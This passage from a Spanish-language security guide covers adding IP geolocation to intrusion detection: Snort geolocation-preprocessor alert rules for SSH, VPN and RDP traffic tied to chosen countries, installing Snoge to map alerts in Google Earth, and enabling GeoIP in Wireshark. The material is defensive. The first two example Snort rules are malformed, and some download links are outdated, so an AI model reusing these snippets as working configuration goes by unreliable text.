Es posible dotar a nuestros sistemas de detección de intrusos y herramientas de monitorización de tráfico, sistemas de geolocalización que nos identifiquen la ubicación geográfica de cada IP con la que establecemos una conexión. Es importante tener en cuenta esta monitorización geográfica sobre todo para las conexiones salientes. Cada empresa u organización debe conocer cuales son **los patrones habituales de conexiones** que realizan sus equipos hacia según que países. Así, una empresa que por ejemplo realice comercio exterior de manera habitual con países como China o Rusia, ver conexiones desde su red hacía esos países no supondría una alarma aunque lo aconsejable es que si esas conexiones son puntuales y siempre hacia las mismas direcciones IP (proveedores, clientes, otra sede de la empresa, etc.) se añadan éstas a una lista blanca y se monitoricen el resto.

Existen algunos países que están catalogados como críticos en cuanto a distribución de *malware* y las conexiones hacia esos países deberían estar especialmente controladas. Según un estudio de **Kaspersky Labs**, aproximadamente el 60% de todo el contenido malicioso en la Red se encuentra alojado en tres países: Rusia, USA y Holanda. La clasificación completa por países según contenido malicioso alojado sería la siguiente:

Pais	% *malware* alojado
Rusia	23 %
USA	20 %
Holanda	17 %
Alemania	11 %
Francia	4 %
Gran Bretaña	3 %
Ucrania	3 %
China	2 %
Islas Vírgenes	1 %
Vietnam	1 %
Otros	14 %

En dicho informe[171] hacen una clasificación de aquellos países donde los usuarios se encuentran con el mayor riesgo de infectarse a través de Internet y cuya clasificación lideran países como Tajikistan, Rusia, Armenia, Kazajistán o Azerbayán.

Conexiones no habituales hacia alguno de estos países listados ponen de manifiesto que puede existir una anomalía y un posible riesgo de infección y por tanto dichas conexiones deben ser comprobadas y verificadas.

Como se ha comentado, existen diversos métodos y técnicas que pueden complementar nuestros IDS/IPS y sistemas de monitorización de tráfico (en el caso de que no nos proporcionen geolocalización) para alertarnos ante conexiones según la ubicación geográfica tanto del origen de la conexión como del destino. De esta forma se les dota de inteligencia a la hora de ayudar a detectar *malware* dirigido, *0-days*, fugas de información o cualquier otro tipo de anomalía relacionada con ataques dirigidos.

Se verán algunos de estos métodos a continuación.

171 **Los países cuyos recursos Web incluyen más *malware***
http://www.desarrolloWeb.com/de_interes/paises-recursos-Web-malware-7623.html

Preprocesador de *Snort* para geolocalización

Un IDS basado en *Snort*, es un IDS basado en firmas, es decir, analiza el tráfico de red mediante un motor de reglas en busca de patrones en el tráfico que puedan alertar una anomalía o posible ataque. Puesto que está basada en reglas que detectan una amenaza previamente conocida, no dispone la capacidad de detectar anomalías en el tráfico que puedan identificar vulnerabilidades no conocidas o ataques dirigidos.

Sin embargo, es posible dotar a *Snort* de un valor añadido extra ante esta situación desarrollando nuestro propio **preprocesador[172] de geolocalización para *Snort*.**

En la siguiente referencia del blog **Security Art Work**[173] **(**de la empresa **S2 Grupo[174])** nos muestran el funcionamiento del preprocesador para geolocalización[175] que han realizado empleando el lenguaje de programación C y la API proporcionada por ***Snort***. Dicho preprocesador permite marcar el país de origen y destino de los paquetes que son tratados por *Snort* de forma que se pueden aplicar ciertas reglas dependiendo de la procedencia o destino del país mediante los *tag*s 'CountryS' (origen) y *'CountryD'* destino. Dos reglas ejemplo serían:

```
# cat /etc/snort/rules/local.rules

alert icmp any any -> any any (“Destino China”; countryD: CN; sid: 300001; rev:2;)

alert icmp any any -> any any (“Origen China”; countryS: CN: sid:300002;rev:2;)
```

La primera generará una alerta si se detectan paquetes ICMP a China (CN) y la segunda alertará de paquetes ICMP que vengan de China.

Otro ejemplo de reglas haciendo uso del preprocesador de geolocalización serían:

172 **Introducción a la creación de preprocesadotes Snort (I)**
http://bastionado.blogspot.com.es/2011/08/introduccion-la-creacion-de.html
173 **Security Art Work**
http://www.securityartwork.es
174 **S2 Grupo**
www.s2grupo.es
175 **Preprocesador de SNORT para geolocalización**
http://www.securityartwork.es/2011/05/05/preprocesador-de-snort-para-geolocalizacion/

```
alert tcp !$IPSCRIT any -> any [22,2222,1194] (msg: "[S2 Geo] Conexion a un
servicio TCP de un pais hostil"; country: []->[US,FR,UK,NL,CN,RU,RO,CA,KR];
flags:S,12; classtype: trojan-activity; sid:300005; rev:1;)
```

Esta regla notifica los inicios de conexiones TCP a puertos críticos (SSH, OVPN) hacia países que hemos considerado como hostiles para nuestra organización, en el ejemplo USA, Francia, Gran Bretaña, Holanda, China, Rusia, Rumania, Canadá y Corea. Otro ejemplo interesante de alerta que utilice el preprocesador de geolocalización sería la siguiente:

```
alert tcp $HOME_NET 3389 -> $EXTERNAL_NET any (msg:"[S2 Geo] Conexion RDP
establecida desde pais hostil"; country: []->[CN,RU,RO,CA]; flow:
from_server,established; content:"|03|"; offset: 0; depth: 1; content:"|D0|";
offset: 5; depth: 1; classtype: misc-activity;
reference:url,doc.emergingthreats.net/2001330;
reference:url,www.emergingthreats.net/cgi-
bin/cvsWeb.cgi/sigs/POLICY/POLICY_RDP_Connections; sid:3200006; rev:1;)
```

El objetivo de ésta alerta es notificar las conexiones RDP entrantes de los países que hemos considerado como críticos o susceptibles de ser monitorizados (en este caso China, Rusia, Rumania y Canadá). Se ha utilizado de base la regla de *'ET POLICY RDP connection confirm'* que busca respuestas afirmativas a peticiones de comunicación RDP. Esto implica que al usuario se le ha mostrado la pantalla de inicio de sesión, no que ya haya iniciado sesión.

A continuación se deberá compilar el preprocesador e incluirlo en el directorio de preprocesadores dinámicos indicados en el fichero de configuración de *Snort* para que sea cargado por éste en su arranque. Por ejemplo le indicamos que queremos que nos marque aquellos paquetes con origen o destino USA, Francia, Gran Bretaña, Holanda, China y Rusia:

```
Preprocessor Geolocalización: country US FR UK NL CN RU
```

Una vez añadido en el fichero de configuración dicho preprocesador ya podremos ejecutar *Snort*.

Geolocalización de las alertas de *Snort* con *Snoge*

Snoge[176] es una herramienta de código libre que, valiéndose de la potencia de **Google Earth**, nos proporciona una interfaz gráfica visualmente muy atractiva, en la que nos geoposiciona las alertas y el origen procedentes de nuestro IDS *Snort*.

Snoge no procesa, categoriza ni correla sino simplemente ofrece una visualización geográfica de las alertas generadas por *Snort*. Aunque no muestra criticidades ni más información extra, esta interfaz gráfica nos puede venir muy bien para ver desde dónde nos están atacando.

Snoge es un sencillo *script* en Perl que procesa las alertas generadas por *Snort* en formato *Unified2* y genera un fichero KML; fichero XML diseñado por **Google** para representar objetos en **Google Earth**. Es posible ejecutarlo en tiempo real, indicándole el directorio donde se guardan las alertas de *Snort* para que las vaya analizando o bien de manera estática, pasándole uno o varios archivos *Unified2*.[177] [178]

Para la instalación de *Snoge* se procederá de la siguiente forma:

Instalación de dependencias iniciales.

```
sudo apt-get install build-essential subversion apache2 unzip libio-socket-ssl-perl
```

Descargamos y descomprimimos *Snoge*:

```
wget http://snoge.googlecode.com/files/snoge-1.8.tgz

tar -zxvf snoge-1.8.tgz
```

Instalamos las dependencias de geolocalización. Hacemos uso de CPAN y de *GeoliteCity*:

```
sudo perl -MCPAN -e 'install +YAML'
```

176 **Snoge**
https://code.google.com/p/snoge/
177 **Snoge, una interfaz de película**
http://www.securityartwork.es/2011/06/24/snoge-una-interfaz-de-pelicula/
178 **Snort. Geolocalización GeoIP de alertas con snort, snoge y Google Earth**
http://seguridadyredes.wordpress.com/2011/05/25/snort-geolocalizacion-geoip-de-alertas-con-snort-snoge-y-google-earth/

```
sudo cpan -i Geo::IP::PurePerl
sudo cpan -i Module::Load
sudo cpan -i NetPacket::Ethernet

wget http://geolite.maxmind.com/download/geoip/database/GeoLiteCity.dat.gz
gunzip ./GeoLiteCity.dat.gz
sudo mkdir /usr/local/share/GeoIP
sudo cp GeoLiteCity.dat /usr/local/share/GeoIP/
```

Puesto que *Snoge* procesa las alertas de *Snort* en formato *Unified2*, tenemos que tener instalado y configurado *snortunified*, módulo en Perl para la gestión de archivos log *Snort* en formato *unified*:

```
wget http://snort-unified-perl.googlecode.com/files/SnortUnified_Perl.20100308.tgz
cd snort-unified-perl/
sudo cp SnortUnified.pm /usr/local/lib/perl/5.10.0
sudo cp -r SnortUnified /usr/local/lib/perl/5.10.0
```

En el fichero *snort.conf* tendremos que tener habilitada la línea siguiente:

```
output unified2: filename snort.unified2, limit 128
```

Para configurar el modo de funcionamiento de *Snoge*, nos centraremos en el fichero de configuración que trae **unified-example.conf**. Las líneas más significativas de este fichero son las siguientes:

- **Sensors= :** lista de localizaciones donde un están situados los sensores (uno o varios).
- **Basefilename= :** ruta en la que se encuentra el fichero **snort.unified2** que queremos procesar.
- **Ignoresids= :** lista de SIDS que queremos ignorar. No serán geolocalizados en nuestro mapa.
- **Updateurl= :** *URL* en la que se ubique el fichero **snoge.kml** en la que se vaya a ir actualizando.

- **Defaultlocation=** donde situar los eventos cuando el origen no puede ser situado. Se trata de añadir una IP pública destino por defecto de las alertas o la propia ubicación del sensor *Snort*.

Un ejemplo de funcionamiento sería el siguiente. Supongamos que tenemos una captura de tráfico **(captura_tráfico.pcap)** de la cual queremos geoposicionar las alertas originadas por *Snort*. Lo primero sería generar el fichero *Unified2* con las alertas generadas por *Snort*:

```
./bin/snort –c /usr/local/snort/etc./snort.conf –daq pcap –f –r
captura_tráfico.pcap
```

En */var/log/snort* podemos comprobar que se ha generado un fichero **snort.unified2.1356626461**.

En el fichero *unified-example.conf* indicamos que la localización por defecto sea Valencia, añadiéndole la longitud y latitud y en el parámetro **defaultlocation** también se añade una IP pública valenciana. Ejecutamos a continuación *Snoge* pasándole el fichero *Unified2* generado, y le indicamos el fichero *kml*, en este caso le damos el nombre *ejemplo.kml***:**

```
maite@pruebas:~/snoge-1.8$ sudo ./snoge -v -c unified-example.conf –
onefile /var/log/snort/snort.unified2.1356626461  -w
/var/www/ejemplo.kml
```

El fichero kml generado se puede visualizar abriéndolo directamente con **Google Earth**. A continuación unas imágenes del fichero **ejemplo.kml** en **Google Earth**:




Ilustración 52. Visualización de alertas con Snoge

Si ampliamos la imagen sobre el mapa y pinchamos sobre cada alerta, podemos ver con detalle los datos de cada una de ellas:




Ilustración 53. Detalle alerta con Snoge

También es posible ver datos estadísticos referentes a una localización en concreto como en la imagen a la izquierda.

Ilustración 54. Estadísticas alertas con Snoge

Es posible ver la actividad 2D sin tener la necesidad de tener instalado **Google Earth** haciendo uso de las librerías de *Java*Script g*eoxml*.[179]

Geolocalización con Wireshark

Otra opción para visualizar geográficamente el tráfico de red es utilizando *Wireshark* de manera integrada con *GeoIP*, utilizando para ello la versión gratuita *GeoLite*. *GeoIP* nos permite ubicar una IP determinada basándose en unas determinadas bases de datos de geolocalización.[180]

Para llevar a cabo la integración de *Wireshark* con *GeoIP* se procederá de la siguiente forma:

- Creación de una carpeta llamada por ejemplo 'geoip' en `C:\Archivos de programa\Wireshark\`

179 **Geoxml**
http://code.google.com/p/geoxml/
180 **Wireshark. Estadísticas y GeoIP**
http://seguridadyredes.wordpress.com/2009/10/27/wireshark-estadisticas-y-geoip/

- En la carpeta *geoip* que acabamos de crear copiamos una vez descargadas las siguientes bases de datos *GeoIP:*

  - *Geoip.dat*[181]
  - *GeoLiteCity.dat*[182]
  - *GeoIPASNum.dat*[183]

- Abrimos *Wireshark* y nos dirigimos al menú *Edit>Preferences>Name Resolutión*, entre las opciones que nos muestra nos encontramos con *GeoIP Databases Directories*, si pinchamos en *Edit*, podremos pulsando *New* añadir una nueva base de datos introduciendo la ruta en la que tenemos la carpeta *geoip* que incluye los ficheros **.dat** anteriormente descargados. Al finalizar pulsamos en *Apply*.




Ilustración 55. Detalle Wireshark

181 **GeoIP**
http://geolite.maxmind.com/download/geoip/database/GeoLiteCountry/GeoIP.dat.gz
182 **GeoLiteCity**
http://geolite.maxmind.com/download/geoip/database/GeoLiteCity.dat.gz
183 **GeoIPASNum**
http://geolite.maxmind.com/download/geoip/database/asnum/GeoIPASNum.dat.gz

Si ahora cargamos una captura de tráfico, podemos ver que *Wireshark* ya nos geolocaliza las IP aportando información del país de origen:




Ilustración 56. Geolocalización con Wireshark

Como se observa en el paquete seleccionado, la dirección IP destino está situada en San José, CA en Estados Unidos. Si queremos que la información de *Destination GeoIP Country* nos aparezca en una columna nos situamos encima, pulsamos en el botón derecho del ratón y seleccionamos *Apply as Column*. Tras ello en este ejemplo, quedaría de la siguiente forma:




Ilustración 57. Geolocalización con *Wireshark*

Además, si nos vamos a *Statistics>Endpoints* y seleccionamos la pestaña IPv4 se verá cómo se nos han añadido varias columnas por defecto, como *Country*, *City*, *AS Number o Latitude*:

